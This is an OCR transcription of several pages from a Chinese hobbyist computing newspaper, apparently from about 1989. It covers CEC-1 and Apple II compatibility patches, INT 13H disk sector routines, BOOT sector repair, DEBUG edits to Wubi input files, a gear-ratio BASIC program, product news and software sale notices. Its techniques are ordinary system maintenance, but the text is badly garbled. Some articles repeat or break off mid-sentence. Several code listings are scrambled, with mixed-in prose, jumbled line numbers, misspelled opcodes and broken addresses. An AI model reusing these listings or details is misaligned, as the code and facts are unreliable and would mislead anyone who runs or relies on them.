10 REM "LASER QZ 高显管理汉字显示程序"  
20 SCREEN 0:CLS  
30 PRINT "旋转的飞碟"  
40 FOR X= 30 TO 0 STEP -1  
50 LOCATE X,5:PRINT "学";WAIT 1  
60 LOCATE X,5:PRINT "学";WAIT 1  
70 LOCATE X+1,5:PRINT "学"  
80 NEXT X

原程序不能直接用于CEC-1的原因是它把T、S命令入口地址分别看作是FE C3、FE C5，因而在这两个地址处设置转移指令。但对CEC未设T、S命令的入口地址是FE D0、FE D2。

原程序修改后使用方法不变，但使用时\$D000-\$FFFF空间处于允许读RAM，允许写RAM状态。

成都八中 朱建

## 如何学好《计算机组成原理》

四川大学副教授 穆成照

计算机技术的发展和生产与应用规模的迅速扩大，使计算机已成为衡量一个国家现代化水平的重要标志，因此它不仅是计算机专业的重要专业的基础课，也成为电子类专业的重要基础课，而且也成为其它各专业领域中凡是需要使用计算机的人们的重要学习课程。

计算机实际上是一个由硬件和软件组成的系统。本课程主要是讨论计算机硬件的基本组成原理。

下面就如何学好《计算机组成原理》谈几点意见供同学参考。

一、首先明确课程的目的要求。

要掌握计算机(主要指小型的微型计算机)整机和各主要功能部件的组成、工作原理为进一步学习计算机有关软、硬件课程打下良好基础，为了解、熟悉各新型计算机和用好计算机打下良好的硬件基础。

二、学习中要紧紧抓住计算机的基本组成、基本原理、和基本的方法，以求得举一反三的良好效果。

1.基本组成重点是描述硬件的基本结构及相互间关系不涉及细节。它主要包括计算机系统的组成和分级的概念(第一章和第五章部分)；数据信息的基本表示方法和编码方法；指令系统(指令格式、寻址方式、指令分类)；常用基本算法(主要以补码加法、原码及补码、二进制乘、加减交替除法、浮点加减法为主)；运算器(以重二进制定点运算器为

### CEC-1学习机写

TEC-B1学习机是中华学习机系列的产品，均与APPLE-II兼容，英文软件完全是由APPLE-II学习机与TEC-B1学习机的汉字内码不相同，CEC-I型采用三字内码，而TEC-B1型却采用二字节内码，因此这两种学习机的中文BASIC软件并不兼容。笔者根据这两种学习机的汉字区位码相同这一共同点，编写了一个将CEC-I型汉字转化为TEC-B1型汉字的程序，使CEC-I型机的中文软件，用户也能使用。

TEC-B1型机的中文软件。

(注：由于CEC-I型与TEC-B1型汉字内码字序不同，所以，将TEC-B1型汉字转化为CEC-I型汉字有些困难，有兴趣者可以依照原程序自己编写)。

程序操作：

(1)键入OSUB 63138:B=DD

63112 I=A+48:J=B+90

63114 POKE N-2:POKE N-1:J:M+1

放入1号盘盘机。63114 PRINT CHR\$(I)+CHR\$(J)+CHR\$(K)

(2)键入63118:POKE M:P=M+1

RUN:运行程序。63128 NEXT M

程序：根据提示输入被转换程序名

63130 M=A:POKE 88:A=256:END

和转换后的程序名(不要与前者同名即可)自动63134 IF D > 43 AND D < 58 THEN DD=D-38

63135 IF D > 57 AND D < 126 THEN DD=D-31

63139 RETURN

### CEC-1汉字(APPLE II通用)

CEC-I汉卡是为了解决国内较流行的APPLE II微型计算机上使用汉卡的需要而研制的，由于CEC-I汉卡其汉字显示的管理模式与CEC-I中汉字学习机完全相同，因此两种微机的汉字软件可以完全兼容，使目前在中华学习机上开发大量汉字应用软件即可在APPLE II上使用，同时我们也可以利用APPLE II开发中华学习机软件，使APPLE II成为一个具有较强汉字处理功能的微计算机系统。除此之外，CEC-I汉字还具有80列显示功能，一卡二用，经济实惠。

基本功能：

1.输入方式：可提供拼音、区位两种汉字输入方式，也可根据需要扩充其它输入方式。2.显示方式：①字符为8×16点阵；②汉字构成16×16点阵；③每行汉字17列×10行；④每行字符34×10行。3.字库内容：采全点阵国标一二级汉字字库，存于两片1K位的ROM存储器中，包括6763个汉字及一些常用符号和外文字母。4.打印功能：可以打印出15种规格大小不同的宋体汉字字型。5.具有80列显示卡的全部功能。

### CEC-1硬件介绍(四)

软件报89年22期的“机器语言限踪”一文的程序如要用于CEC-1需作以下的修改：

513F-18 CLC  
5140-90 0B BCC \$514D  
514D-A9 C1 LDA #\$C1  
514F-8D E6 FF STA \$FFE6  
5152-A9 C4 LAD #\$C4

5154-8D E9 FF STA \$F  
FE9  
5157-8D 83 CO STA \$CO  
83  
515A-60 RTS

原程序不能直接用于CEC-1的原因是它把T、S命令入口地址分别看作是FE C3、FE C5，因而在这两个地址处设置转移指令。但对CEC未设T、S命令的入口地址是FE D0、FE D2。

原程序修改后使用方法不变，但使用时\$D000-\$FFFF空间处于允许读RAM，允许写RAM状态。

成都八中 朱建

### 如何学好《计算机组成原理》

四川大学副教授 穆成照


计算机技术的发展和生产与应用规模的迅速扩大，使计算机已成为衡量一个国家现代化水平的重要标志，因此它不仅是计算机专业的重要专业的基础课，也成为电子类专业的重要基础课，而且也成为其它各专业领域中凡是需要使用计算机的人们的重要学习课程。

计算机实际上是一个由硬件和软件组成的系统。本课程主要是讨论计算机硬件的基本组成原理。

下面就如何学好《计算机组成原理》谈几点意见供同学参考。

一、首先明确课程的目的要求。

要掌握计算机(主要指小型的微型计算机)整机和各主要功能部件的组成、工作原理为进一步学习计算机有关软、硬件课程打下良好基础，为了解、熟悉各新型计算机和用好计算机打下良好的硬件基础。







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘伟忠  
国内统一刊号CN51-0098 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 文字信息理论的新著

中国展望出版社出版的《文字信息学》(作者刘新中、王桂娟)可以说是一部文字信息理论的新著。在已往的研究中,多数集中在字符的形、音、义上,很少有人对文字系统、思维过程和客观环境作为整体加以研究,更很少有人用定量分析的方法揭示文字系统的内在本质。《文字信息学》运用信息论的方法,对文字及语音信息系统进行了分析,提出了估计信息信息容量、信息容率、信息转换速率、学习复习总次数等特征的描述方法和数学模型。其广度涉及到中文、英文、俄文、日文等。该书对于文字改革工作者、语言文字专业师生、计算机文字信息处理研究者及业余爱好者,无疑是一部很好的参考书。 成都 棋玉社



### 现代文印设备及其选用评价因素

(续上期) 2. 输入方法: 计算机录入方案较多, 做文字处理应考虑选用一种输入速度快、普及面广、兼容机种多的输入方法。每一种汉字系统的输入方法一般都是有限的和固定的, 难以随意装上任意的方法。因此, 当选用的机器不具备所希望或已掌握的输入方法时, 就要考虑换机型或换输入方法。目前, 广为流行的输入方法有五笔字型、未来码—II等。

3. 排版输出功能: 中英文电子打字机和微机文字处理系统都具有排版输出功能, 即按行文惯例自动处理行架列、页架则等。但是利用已有机器进行文字处理, 只选用精密字库, 使用起来很不方便, 必须选用一套包括精密字库和排版输出程序的汉字系统。

4. 表格处理功能: 选用汉字系统要注意表格处理能力。表格处理方式大致有两种, 一种是在屏幕上划表, 直观方便, 一种用命令来描述, 效率较高, 但不直观, 难以掌握。如果表格处理能力不强, 难以满足工作需要。

印刷部分包括复印机、小型胶印机、高速油印机, 选购进口小型胶印机和高速油印机, 要特别注意了解是否能用国产消耗材料, 不能用国产消耗材料, 一是成本高, 二是易造成供不应求。例如, 原装Gestetner 4130高速油印机, 压版纸的版夹是用于进口蜡纸的, 当用国产腊纸时, 蜡夹能用十分不便, 因此, 购买时必须同时向供货单位购买用于国产腊纸的版夹。

选购现代文印设备要根据工作需要和资金情况, 不能一味追求技术先进和新产品, 下面列出几种模式供选购时参考:

- (1) 中英文电子打字机+传统油印设备
- (2) 中英文电子打字机+高速油印机
- (3) 微机文字处理系统(或中英文电子打字机)+高速油印机+小型胶印机
- (4) 微机文字处理系统+激光打印机+高速油印机+小型胶印机

上述模式从低级到高级, 功能由弱到强, 规模从单一替换到建立现代文印系统。

所有单位都希望购机后早见成效, 所有设备的操作使用都容易掌握。但是, 汉字录入则需要大约一个多月时间训练才能达到时速2000—3000字以上, 其中又分为打键训练和汉字输入训练, 拆字训练需10天左右时间, 打键训练需1个月时间, 因此, 最好在购机前就进行训练, 机器一到立即能显示出优越性。否则, 不能马上充分发挥效益, 将会给进一步开展工作投下阴影。

现代文印设备取代传统文印设备是社会进步的必然结果, 从某种意义上讲, 是办公自动化的序曲和先导, 计划周密、选型准确、训练得法, 就一定能够收到较好的经济效益和社会效益。

编者: 为满足办公自动化和新闻、印刷等单位的汉字输入需要, 本报编辑部有关单位组织了常年汉字输入班(七天)培训班, 有关详情请见本报今年44期一版。

江苏射阳县陈祥镇邮电支局历来重视《软件报》的宣传、收订、投递工作, 90年度报刊收订工作一开始, 该支局又利用有线广播等渠道将《软件报》等几家有影响的报纸向全镇干部群众作了宣传和详细介绍。

●陈祥镇邮局重视宣传收订本报●  
“你们为何这样重视《软件报》?”该支局负责同志热情地说:“象《软件报》这样的报纸, 内容丰富、实用性强, 有宣传和订阅的价值!”  
江苏射阳县陈祥镇 唐成茂 薛春祥

办公室自动化已是香港所有有规模公司所必走的路线。计算机、电子打字机、电话系统、复印机、传真机等已成为办公室自动化不可缺少的现代工具, 因此很难想象香港公司如果没有上述的工具如何能够有效地招展业务。

为克服各种工具的局限性, 招请不少电子及电脑公司正在研究, 如何将电脑、传真机及彩色激光打印机三种机械合为一体, 使现代化的过程再进一步。虽然传真机在香港迅速普及起来, 而在一定程度上也已帮助香港公司与海外及本地加强联系, 但当要求提高了的时候, 传真机的收递文件速度及热传文件的失真度已备受抨击, 而市场上正等待新一代的传真机面世, 例如可以传送更清晰的图片及相片。

在一定的程度上, 传真机与电脑已经结合起来, 例如利用一个接口即可将电脑的数据资料迅速传到另一部传真机, 或利用电脑传送到传真文件储存起来, 变为电脑磁碟的资料档案, 并井有条。不过, 传真机的最大弱点仍是停留在黑白阶段, 未能满足世界对彩色的需要。

另一方面, 彩色打印机已发展到激光打印机的阶段, 因此, 如果能够将彩色激光打印机与传真机结合起来, 将成为未来办公室最重要的革命。事实上, 在技术上这样的结合早已可行, 只是价格上能否普及仍有待专家去研究。

摘自《计算机信息报》



▲美发明“会思考”的计算机芯片 据英国一位计算机专家最近宣布, 美国已研制成一种能自己思考的计算机芯片。他说, 把一亿个神经细胞集中起来, 用十五年时间让它们去学习, 就可能创造出完全的人工智能。但从理论上说, 几个神经芯片就能使计算机具有同人类一样的功能。据预言, 硅芯片将被生物芯片取代, 生物芯片用生物分子做材料, 下一代将是生物分子计算机。

▲计算机引导手术 美国明尼苏达州梅奥诊所成功地开发了一种利用计算机引导进行脑手术的系统。该系统把最新的医用图像技术和计算机控制的激光手术编成“人机对话”, 用来正确探测颅内深部的病灶, 并进行手术治疗。

系统将CT图像、核磁共振图像, 以及血管造影组成三维图像之后, 就可以按照医生的具体要求, 显示出各种角度下的限制图像, 以此为基础, 脑外科医生在手术前完成手术模拟, 找出从颅骨外到该肿瘤或其它病灶的最佳路径。

▲太保再次夺标 在因家数家利用世界银行提供的5000万美元贷款进行的一超微小型机和超微小型机项目招标中, 太保计算机公司以自己研制的“太保超微小型机”和“太保超微小型机”战胜了包括美国IBM公司在内的其他各家竞争对手, 一举夺标。

这是我国计算机公司第二次在国际招标中获得成功。中标合约仪式日前在京举行。

▲电脑造型 上海时数高技术有限公司, 上海工大和新美发行举办了“电脑造型”的演示会。观众可在终端显示屏上看到正反面和侧面头像, 从而通过直观的对比确定自己满意的造型。

这个系统设计主持人林友德副教授向记者介绍, 我们设计的软件可在两秒钟内, 快速自动对脸部进行修整, 使其自然对两部分吻合, 这个软件系统可贮存一千多种发型式样, 在国内外有很大的广阔应用前景。



★编号: 891107  
名称: PC-1500机平面曲线测设计算程序包  
作者: 陈玉华  
功能介绍: 程序包中包括圆单曲线、同反曲线和经线的各种测设方法的六个独立程序, 可以满足公路、铁路、桥梁、港沟等土方线路工程中线测设中的各种弯道的测设计算, 并附有计算实例。该程序包也可以代替曲线手册, 编制曲线用表, 适合测设现场使用, 计算速度快、精度度高, 能大大提高作业工作效率, 减轻劳动强度。  
运行环境: PC-1500系列袖珍机。  
程序语言: BASIC  
转让形式: 程序清单和说明  
转让价格: 20元(含邮资)  
收款单位: 成都《软件报》编辑部

★编号: 891108  
名称: 柴油销售成本计算  
作者: 杨万清  
功能简介: 本程序能提供分品种各环节内外计划合计, 自动计算

销售进价, 推算期末库存, 是商品会计电算化一珠。

源程序语言: BASIC  
运行环境: PC-1500系列计算机  
转让形式: 程序清单及使用说明  
转让价格: 15元(含邮资)  
收款单位: 成都《软件报》编辑部  
★编号: 891109  
名称: 粮油商品报表汇总  
作者: 杨万清  
功能简介: 本程序提供手工式磁带汇总编辑粮食商业会计报表、记帐凭证。程序能自动审核每一种报表的有关数字的对应关系, 可手工输入数字, 或用磁带机自动输入进行审核汇总, 汇总结果可打印、录制。使用方便, 为各级汇总数字电算联网打下基础。  
运行环境: PC-1500系列计算机  
源程序语言: BASIC  
转让形式: 程序清单和说明  
转让价格: 15元(含邮资)  
收款单位: 成都《软件报》编辑部



### 感谢信

我校的一台中华学习机在使用过程中突然发生故障, 正在焦急之时, 贵报记者站苏州分站的同志, 伸出了友谊之手, 在百忙之中, 利用业余时间, 免费帮我校修好了, 使我校又能正常开展活动。特此借用贵报的一角表示衷心的感谢!  
苏州市丁家巷中心小学 刘基石

本版责任编辑: 04号

# CAD 软件开发中的汉字处理

目前国内CAD中小应用中，普遍使用AUTOCAD绘图软件包，汉化版本也不断问世。但由于CAD主要面向交互式使用环境，编程处理能力弱，接口数据量大，不利于其二次开发，也难以形成简洁、快速的实用CAD应用系统。因此不少软件开发人员另辟蹊径，利用各种语言编程工具，生成自己的CAD应用软件。如何实现对汉字的处理已成为共同的问题。

CAD处理的汉字对象是矢量笔划字，而汉字操作系统因而向点阵打印机和光栅显示器大多有点阵字库，这两者间毫不兼容。一种解决的方法是利用点阵字模经转换形成自己的矢量字库，或实时生成；另一种方法则充分利用市上已有的各种笔划字库。笔者对AUTOCAD图形文件(.SHP和.SHX)进行了深入分析，找出其数据结构，使得对.SHP、.SHX为后继的笔划字文件均可调用自如，汉字的处理问题也迎刃而解。

AUTOCAD的图形文件是用户图库之一，包括图形文件(.SHP)和图形文件(.SHX)两种，.SHP文件结构如图一所示，它所定义的形体可描述任何图形，包括各种汉字笔划。而且.SHP文件是由文本编辑生成的ASCⅡ文件，大多数高级语言都方便地进行存取操作。然而，在CAD内部并不直接使用.SHP定义文件，而是先将其编译，生成自己的码形字的.SHX文件，为适应CAD，大多数市上的汉字笔划库也是以.SHX文件格式提供文件的。进一步对.SHX文件分析之后，我们发现同前者相比，它的代码更规范、结构更紧凑、时空效益更好。.SHX文件结构如

述和图形描述两部分组成。最初的24字节版本说明之后，紧接着三个字节描述形体起始编号，终止编号和形体个数，然后是若干字节定义每一形体编号和相应的形体长度。在CAD的形体编译部分已保证了形体按其编号顺序排列。形体描述部分紧跟在形体描述之后，由各形体定义顺序组成。每一定义以形体名+“0”开头，“0”表示定义字节数。SHP中的描述。上述两个描述部分均是可变的，可以由形体个数和形体长度来定位。整个.SHX文件以ASCII码序“EOF”结束。其结构形态可见(图二)。开发人员须用二进制方式打开.SHX文件，照上述结构描述，则可存取相应的汉字形体。

中小CAD应用大多数在汉字操作系统下运行，用户接口中的汉字输入、汉字字序均依据内码，好在市场上大多数矢量笔划库都包括国际一二级汉字，且按区位码顺序存放在若干个.SHX文件中。而汉字内码常用二字节方式表示，同区位码有规范的对应关系。如CCD0和长城城汉字操作系统上，区位码QW和机内码J1，有如下换算关系：Q-10H=J-BOH，W-01H=J-AIH。开发人员很容易从区位码中介绍联系机内码和汉字形体编号，以键盘或数据字接受汉字输入，确定相应形体位置，然后字序符输入其定义字并解释成图形模式(有附阵列、绘图命令符和打印点阵)，在屏幕、绘图仪和打印机上输出，实现CAD软件中汉字从输入到输出的全部处理过程。笔者在此基础上用C语言开发了另一种CAD汉字处理软件，使用起来非常方便，尤其是对CAD应用开发有许多独到之处：

1. 任何新推出的汉字库，只要AUTOCAD适用(大多数汉字库均如此)，开发者可使用而不受限制，系统汉字字型字体可方便的不断得到改善。
2. 配上相应的简单驱动程序，则可同任何I/O设备相联，完成汉字的输入与输出。
3. 可作为LIB库内模块，由开发人员选用，拼装构成各种CAD应用系统。

标题行：形体编号，定义字节数，形体名称  
定义行：定义字节，定义字节，...

笔划符：0

定义字节分为两类：特定码、控制码及其参数。

(图二) .SHP文件格式

debug hz16:shx

|           |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| IAD4:0100 | 41 | 75 | 74 | 6F | 43 | 41 | 44 | 2D | 38 | 36 | 28 | 73 | 68 | 61 | 76 | 65 |
| IAD4:0110 | 73 | 28 | 31 | 2E | 30 | 80 | 8A | 1A | 01 | 09 | C2 | 08 | 8C | 09 | 41 | 09 |
| IAD4:0120 | 31 | 09 | 82 | 08 | 54 | 09 | 41 | 09 | C2 | 08 | 8C | 09 | 43 | 09 | 65 | 09 |
| IAD4:0130 | 44 | 00 | 84 | 00 | 37 | 08 | 87 | 02 | 3A | 08 | 85 | 08 | 43 | 08 | 89 | 08 |
| IAD4:0140 | 8E | 00 | 84 | 00 | 78 | 08 | 08 | 08 | 08 | 08 | 08 | 2C | 08 | 00 | 08 | 08 |
| IAD4:0150 | 69 | 00 | 9E | 00 | 42 | 08 | 0F | 08 | 0F | 08 | 08 | 52 | 08 | 11 | 08 | 08 |
| IAD4:0160 | 42 | 08 | 12 | 08 | 36 | 08 | 13 | 08 | 0C | 08 | 14 | 08 | 47 | 08 | 15 | 08 |
| IAD4:0170 | 43 | 08 | 16 | 08 | 3E | 08 | 17 | 08 | 67 | 08 | 18 | 08 | 50 | 08 | 19 | 08 |

随着IBM-PC等兼容机日益普及，一个系统程序员用8086汇编语言编程时，总是要涉及到使用硬盘I/O指令INT13H。去读去写指定的盘扇区。读写数据只是单一DOS有关技术资料即可，对于硬盘比较复杂，本文给出通用的软、硬盘读写过程供同行参考。

为了解过程2，先了解一个硬盘结构，硬盘的结构，存储介质，密度与软盘差别较大。决定了硬盘读写比软盘读写相对复杂、容易出错。为防止用户直接读写硬盘，误读误写有用扇区，DOS资料中对如何使用MT13读写硬盘不作具体说明。一般说10MB硬盘由两个同轴的盘片组成，共四个盘面，每个盘面一个磁头(编号0, 1, 2, 3);每个盘面又有12FH个磁道;每个磁道划分成11个扇区(编号1, 2, 3, ...OAH, 11H);每扇区200H个字节,10MB硬盘划分成507CH个扇区;盘的分配单位以簇计,每簇大小为8H个扇区。

INT13H指令读/写软盘,入口参数规范:(AH)=02/03,读写;[AL]=读/写的扇区数;[BI]=磁道;[CH]=磁头(0~39);[CL]=起读/写的扇区号码(1~9);[DH]=磁头号(0~1);[DL]=软盘驱动器号码(0~3);[ESI, BX]=读/写缓冲地址。由于硬盘磁道(或称柱面)数为12FH(10MB),其值已超出CH寄存器表示值域~FFH,因此固定ROMBIOS程序将柱面数分为,将柱面数的低8位,放在CH寄存器,将柱面数的高2位放在CL寄存器的低2位,CL的低6位仍存放磁道的起始扇区号,只扇区号不可能超出CL的低6位表示值域。[DI]=80H,表示INT13H执行硬盘操作,其余规范同软盘INT13的规范。

笔者编写了二个通用的软盘读写过程。在自编的8086汇编程序中应用,证明完全正确,其中一些变量涉及的物理参数,如每道扇区数(MDSQ),磁头个数(CTGS)等,读者可用具体数字在定义时设置如MDSQ DW 200H, CTGS D B 2等过程;THDHSI计算过程:

```

● 物理扇区号。
  THDHSI PROC NEAR
  XOR DX, DX      清DX,存放除法余数
  DIV WORD PTR MDSQ, (AX)/MO 取商
  SQR, MDSQ,     每道扇区数
  INC DL,        硬盘MDSQ=11H,软盘MDSQ=09H
  MOV SQH, DL,  保存起读/写的物理扇区号

通 号
  XOR DX, DX
  DIV WORD PTR CTGS, ((AX)/MDS- 取商
  QS)/CTGS-(C), 取商
  MOV CTH, DL,  保存磁头号
  MOV CDH, AX,  保存磁道号
  RET
  THDHSI ENDP
过程2: INT13H设置INTB所需CX, DX参数。
入口参数: 来自过程1. 出口参数: CX, DX
正确设置,供INT13H使用。
INT13RW PROC NEAR
  MOV DX, CDH, 借DX把磁道号,扇区号
  MOV CL, 06H, 放入预定的CX中
  SHL DH, CL, 移6位
  OR DH, SQH, 即CL的商高位有磁道的高
  2位
  MOV CX, DX,  把CL的低6位是扇区号
  XCHG CL, CH, CH有磁道的低位
  MOV DL, QDQH, QDQH: 驱动器号 80H
  MOV DH, CTH, 把磁头号放入DH中
  INT 13H; 执行INT13H
  RET
INT13RW ENDP
例: 将内存地址从3000, 1000开始的单元上一个扇区的数据写到硬盘上的第4A52H个扇区上去。
程序段如下:
  MOV AX, 3000H
  MOV ES, AX
  MOV BX, 1000H; 以上设置缓冲地址
  MOV AX, 4A52H; 逻辑扇区号送入AX
  CALL THDHSI; 计算CTH, CPH, SQH
  MOV AX, 0301H; 读写码
  CALL INT13RW; 正确设置CX, DX, 此时:
  JNB XXX, 不成功转XXX
  JCB XXX, 成功
  
```

市面流行的286, 386微机多配置高分辨率彩色图形显示器,彩色图形卡的配置有EGA, VGA, 也有CGE (俗称COLOR400)等。VGA卡的图形分辨率为640×480, EGA卡为640×350, 一些增强型EGA卡还可有640×480或800×600的工作方式, 这时需配多同步彩显, 价格稍高一倍。

相比之下, 国外专门针对中国市场开发的COLOR400卡的价格稍低, 由于其640×400的分辨率恰能显示25行汉字, 与PC机的25行西文字符屏有较好的兼容性, 在国内拥有较多用户。但是我们在开发高分辨率的新的汉字系统时发现, COLOR400卡的一些性能很差, EGA卡的一些基本图形功能都不具备, 在图形运用场合速度远低于EGA卡, 属于“低档”型彩显, 以性能价格比论低于EGA卡。

高分辨率的彩色图形卡为支持16色或(多于16色)的位映射图形显示功能, 一般没有少于4个位映射缓冲器RAM页面, 各页面同一存储区位置分别存放一个象素点的R, G, B(亮度、红、绿、蓝)位信息, 从而可合成16种色彩。在EGA卡上, 这4个页面的信息可分页写入点, 也可以分页方式, 先写入一个页缓冲器, 再依次写入4个页面, 自然速度较快, 对于大量象素读写频繁操作的图形应用场合, 时间的节约是极为可观的, 但在C-

EGA, VGA  
COLOR400

OLOR400卡上, 由于不支持多页面同步操作功能, 使得先选页, 再分页读写, 时间向EGA的4倍, 更头痛的是没有多页面同步操作功能。在图形方式下处理屏幕上的上滚(或下滚), 必须把每个图形显示缓冲器下面的信息逐行上搬, 而在EGA卡上可得到“同步滚屏”的操作支持, 4个页面一起一次“搬动”完成。而在COLOR400上非要逐页滚动不可, 速度之慢, 可使不少不专业的用户失去耐心。至于其640×400的分辨率也不再具有特殊的吸引力。在今年9月全国首届软件交流会上发布的Y-C-DOSV4.0仿字符汉字系统, 其EGA版本已可使EGA卡工作到640×418的16色图形方式, 可显示28行(25行主屏)和一个系统提示行)、前景/背景各16色、18×16点阵的压缩汉字, 由于汉字不压缩, 字型美观。对于正在选购微机的用户, 在640×400分辨率上, 配置要求高一些的用户可选用VGA彩卡或800×600, 640×480的增强EGA卡, 此时Y-C-DOSV4.0可显示30行/26行汉字。一般用户可选用EGA卡。这些彩卡上均在Y-C-DOS V4.0下运行OFFICE V3.00高级制表软件, 其色彩和刘制表功能与长城机上无异。对于已持有COLOR400卡的用户, Y-C-DOS V4.0的COLOR400版本在处理液屏上采取专有的措施使其液晶屏速度改进了, 已接受了的程度, 也可运行OFFICE V3.00。

## 硬盘BOOT与软盘BOOT的区别

软盘或硬盘的第一逻辑扇区称为磁盘BOOT, 它的作用是自动将磁盘上的操作系统装入内存并执行, 但由于操作不当或被计算机病毒感染均会发生BOOT异常, 此时需将好的BOOT盘写到磁盘的第一逻辑扇区内。对于软盘, 可以将好盘上的BOOT直接复制到坏盘上去, 但对于硬盘就比较麻烦, 原因是不能直接复制磁盘的BOOT到硬盘, 因为软、盘的BOOT有的参数不一样, 直接复制会造成硬盘不能启动的故障。

通过对比研究软盘的BOOT, 发现它们之间差别并不很大, 完全可以修改硬盘BOOT去代替软盘BOOT, 这样可避免重新格式化硬盘。下面列出软盘与硬盘BOOT的区别, 将不同之处加以修改即可使用。

IBM-PC/XT 机  
是用DEBUG的L  
100001(软盘)或L  
100 201(硬盘)  
将BOOT装入内存  
后的单元。对于其  
它版本的DOS有  
些参数可能不一  
样, 但通过简单比  
较就可容易的找  
出相应软、硬盘  
BOOT的区别。

五笔字型有一造词软件  
WJCHEXE, 可以造扩展词  
汇, 但它有一点就是有一些  
标点符号不能与词一块造。  
为此, 本人分析了词汇库WB  
ZXCH.DAT文件, 发现该  
造的扩展词汇在库文件中的存  
放确有规律, 词汇的最后  
字是以该字的国标码存放的,  
词汇的前几个字是以机内码存  
放的。这样, 就可以运用DE-  
BUG程序造词造词, 可听所  
自创词, 快速造词, 并可  
以自我造词。下面举具体说  
明:  
造一个词汇, 县(市)  
譬如已把该词汇定义  
为: EFYA

利用DEBUG对五笔字型造词  
(1) 先用WJ造一个  
词汇, 县(市)工  
(2) DEBUG WBZX  
CH.DAT  
-S0 FFF0"县(市)"  
2 EDC; ECI2  
-E ECI2"县(市)" 23  
29)  
-W  
-Q  
这样, 运行LCH后, 在  
五笔字型状态下, 键入EFY-  
A, 就打出"县(市)"

河北 杨润成

在机械制造中,经常计算机床挂轮。对于给定的传动比,传统的挂轮计算方法及查表法,仅能求得低精度下的部分挂轮,可供选择的余地有限,而在微机上进行的包容性挂轮计算,则可求得不同精度下的全部挂轮组。

一、选配原理

在机床复式挂轮中,传动比:  $DB = A/B = E_1 \cdot E_2 / (E_3 \cdot E_4)$   
以微机选配时,先假定已知B即为某两齿数之积,进而求得:  $A = DB \cdot B$  (A、B应为自然数),根据选配精度E,判断  $|A/B - DB| < E$  是否成立,若成立,则对A进行分解,若A正好分解为某两齿数之积,则DB即为  $E_1 \cdot E_2 / (E_3 \cdot E_4)$  的计算完成,若  $|A/B - DB| < E$  不成立或A不能分解为机床备用挂轮两齿数之积,则重新假设B,并重复上述运算。

二、计算方法

设某机床备用的挂轮齿数为:  $W_1, W_2, W_3, \dots, W_n, \dots, W_m$   
且  $W_1 < W_2 < W_3 < \dots < W_n < \dots < W_m$   
W为所选定的一对挂轮,即  $B = W_i$   
W。由此求得  $A = INT(B \cdot DB)$ ,故传动比误差  $C = A/B - DB$ ,若  $|C| < E$  成立,则对A进行分解, (否则不分解),分解过程即用现有机床挂轮齿数  $W_j$  去除待分解之数A,若所得商G也为现有机床挂轮齿数中的一个则分解成功,且可打印输出,再重复上述过程,即可求得满足精度的所有挂轮组合。

三、程序

说明:程序在IBM-PC机上通过,其DATA中数据为Y38齿齿机现备的41种挂轮,机床不同,只须将机床中挂轮齿数由小到大置于DATA中即可。  
本程序中由于某些变量采用双精度以及折半检索等算法,因而具有精度高(10<sup>-4</sup>以上),运算速度快等优点,在机械制造中更具有明显的实用价值。

附:若在PC-1500机上运行应对程序进行如下修改:  
1. 去掉程序变量C, E, DB中的“#”字符。  
2. 340, 350语句中THEN后的赋值语句应加上LET。  
重庆 赵正民

```

310 N = 41: DIM M(N)
320 FOR I = 1 TO N
40 READ W(I): NEXT I
60 INPUT "DB,E": DB, E
70 NN = 0
80 L PRINT "DB=": DB: "E=": E
90 FOR J = 1 TO N - 1
100 FOR I = J + 1 TO N
110 B = W(I) * W(J)
120 A = INT(B * DB + .5)
130 C0 = A / B - DB
140 IF ABS(C0) < E THEN 160
150 GOSUB 190
160 NEXT J
170 NEXT I
180 END
190 REM SUB-1
200 FOR F = 1 TO N
210 S = A / W(F)
220 IF S < W(F) THEN 290
230 IF S > W(N) OR S < INT(S) THEN 280
240 GOSUB 300
250 IF B2 < S THEN 280
260 NN = NN + 1
270 L PRINT "DB=": DB: "W1:" W(I): "W2:" W(J): "A:" A: "B:" B: "C:" C0
280 NEXT F
290 RETURN
300 REM SUB-2
310 L = 1: M = B2: B = I
320 IF B2 = 0 OR L > N THEN 370
330 X = INT((L + H) / 2)
340 IF W(X) < B THEN B2 = B: GOTO 320
350 IF W(X) > B THEN H = X - 1: GOTO 320
370 RETURN
380 DATA 20,23,24,25,30,33,34,35,37,40,41,43,45,47,53,57,60,61,62,65,67,70,71,75,77,79,80,83,85,89,90,92,95,97,98,100

```

BASIC语言指定磁盘扇段读写程序

```

BASIC语言指定磁盘扇段读写程序
BASIC语言易学易懂,应用较广。但有直接读写磁盘扇段的语句,深感不便。若想了解磁盘扇段的内容,对某扇段进行读写操作,就要用机器代码调用13套中断。这对不熟悉机器代码的人是困难的。本人用BASIC语言编写了一段程序,能对指定扇段进行读写操作。
本程序使用D.E.W(读、写)三条命令,命令后可加参数个数。使用E命令参数后,可加起磁头号。使用E命令参数时,不改部分空槽,过,类似DEBUG的操作。
例如:调用本程序将磁盘0面0道1扇段最后四个字修改为57 13 55 A。即可使磁盘免受病毒/感染。(请参考软件杂志第143期)
新维 刘金全

```

五笔字型是在IBM机上,在CCDOS支持下运行的,它不能在长城机高分辨下运行。单靠启动的五笔字型含有WB.EXE, ZHENG.EXE和FU.COM三个文件,我们对文件ZHENG.EXE作了如下修改,成功地实现了五笔字型在长城机高分辨率显示下的运用。  
具体修改步骤如下:  
一、RENAME ZHENG.EXE ZZ  
二、将ZZ文件中含有调用INT 10H中断10H号功能的地方改为调用INT 10H中断14H号功能,方法如下:  
(1) C) DEBUG ZZ  
(2) 将CS:31D2, CS:3329, CS:3582处的MOV AX, 1000改为MOV AX, 1400 X, 1000改为MOV AX, 1400 X, CS:33B1, CS:33C2, CS:34BC, CS:35A5处的MOV AX, 1002改为MOV AX, 1402  
(3) 用A命令将CS:33C2至35D5的内容改为:  
CALL 33CB  
INC BX  
LOOP 33C2  
RET  
CS:33CB PUSH BX  
MOV BX, 0017  
MOV AX, 1403  
INT 10  
POP BX  
CS:33D5 RET  
